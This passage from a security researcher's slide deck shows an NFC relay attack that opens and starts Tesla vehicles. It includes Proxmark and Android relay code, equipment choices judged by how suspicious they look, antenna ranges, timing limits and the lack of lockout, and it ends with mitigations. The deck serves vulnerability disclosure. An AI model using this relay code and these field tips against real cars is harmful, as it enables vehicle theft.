        dynamic_response_info.response[3] = 0x00;
        dynamic_response_info.response_n = 4;
        resp = 1;
        req_crc = 1;
        lenpacket = 0;
    }
} else if (resp == 2){
    DbpString(_YELLOW_("[" "] "SENDING OVER BLUETOOTH: " _YELLOW_("]"));
    Dbhexdump(bufferlen - 2, buffert, false);

    usart_writebuffer_sync(buffert, bufferlen - 2);
    p_response = NULL;
    flag = 1;
    resp = 1;
}
```


The Proxmark code




First tests with two laptops and
USB Card reader

The Proxmox code

First tests Video.



The Mule tool




Smartphone.

- ✓ Bluetooth. WiFi. NFC. Less suspicious.
 - Normally not really good NFC antenna.

NFC Reader&Antenna + ESP32 kit or similar dev kit

- ✓ Wifi&bluetooth.Better NFC range.
 - More suspicious.



The Mule tool



```
public void onTagDiscovered(Tag tag) {
    byte [] data;
    boolean lol = true;

    Log.i(TAG, "New tag discovered");

    IsoDep isoDep = IsoDep.get(tag);
    if (isoDep != null) {
        try {
            // Connect to the remote NFC device
            isoDep.connect();
            Log.i(TAG, "Requesting remote AID: ");

            while (lol) {
                if (mConnectedThread.flag == true) {
                    data = Arrays.copyOfRange(mConnectedThread.buffer3, 2, mConnectedThread.buffer3.length);
                    Log.i(TAG, "Sending to card challenge: " + ByteArrayToHexString(data));
                    byte[] result = isoDep.transceive(data);
                    int resultLength = result.length;
                    byte[] statusWord = {result[resultLength - 2], result[resultLength - 1]};
                    byte[] payload = Arrays.copyOf(result, resultLength - 2);


                    Log.i(TAG, "Send to Proxmark challenge response : " + ByteArrayToHexString(payload));
                    mConnectedThread.write(payload);
                }
            }
        }
    }
}
```



The Street Test



Conclusions after POC.




Depending on the vehicle configuration, one relay can be enough to open and start the vehicle.

Tesla's Pin to drive (4 Digit pin) is a great mitigation, but not enabled by default/enforced.

Pin to drive will avoid starting the car, but not opening it.



NFC Ranges



Let's get real about NFC ranges.

Mule with smartphone has to be very close to the victim.

The video showed might not very real world scenario... too suspicious on empty street, but still possible.

Using smartphone, a more real scenario could be...



NFC Ranges




NFC Ranges



NFC Ranges




- “Small” long range reader + antenna. Up to 18cm distances
- In our tests, around 12 cm is stable.
- Fits in a purse. 178 x 178 x 6mm




NFC Ranges

- Long range antenna video





Attacker - Mule Distance





- How about distances between attacker and the mule?
- Bluetooth several meters.
- Wifi up to 80-100meters.
- Internet?? Maybe thousands of kilometers?





The Experiment



The Experiment




The Experiment




The Experiment

Demo



Conclusions




It is technically possible.

Less than 110-120ms works.

It seems that there is no limit for invalid challenge response, this makes the attack easier.



Possible mitigations




110-120ms seems a bit too permissive.

If it can be more restrictive , then WiFi and Internet can be out of the picture. Maybe even bluetooth.

But it could impact usability. Mayne find something in the middle between security and usability.

If the vehicle blocks access for , let's say, 10 secs after invalid response, it would make the attack harder.



Thank you!



Josep.rodriquez@ioactive.com

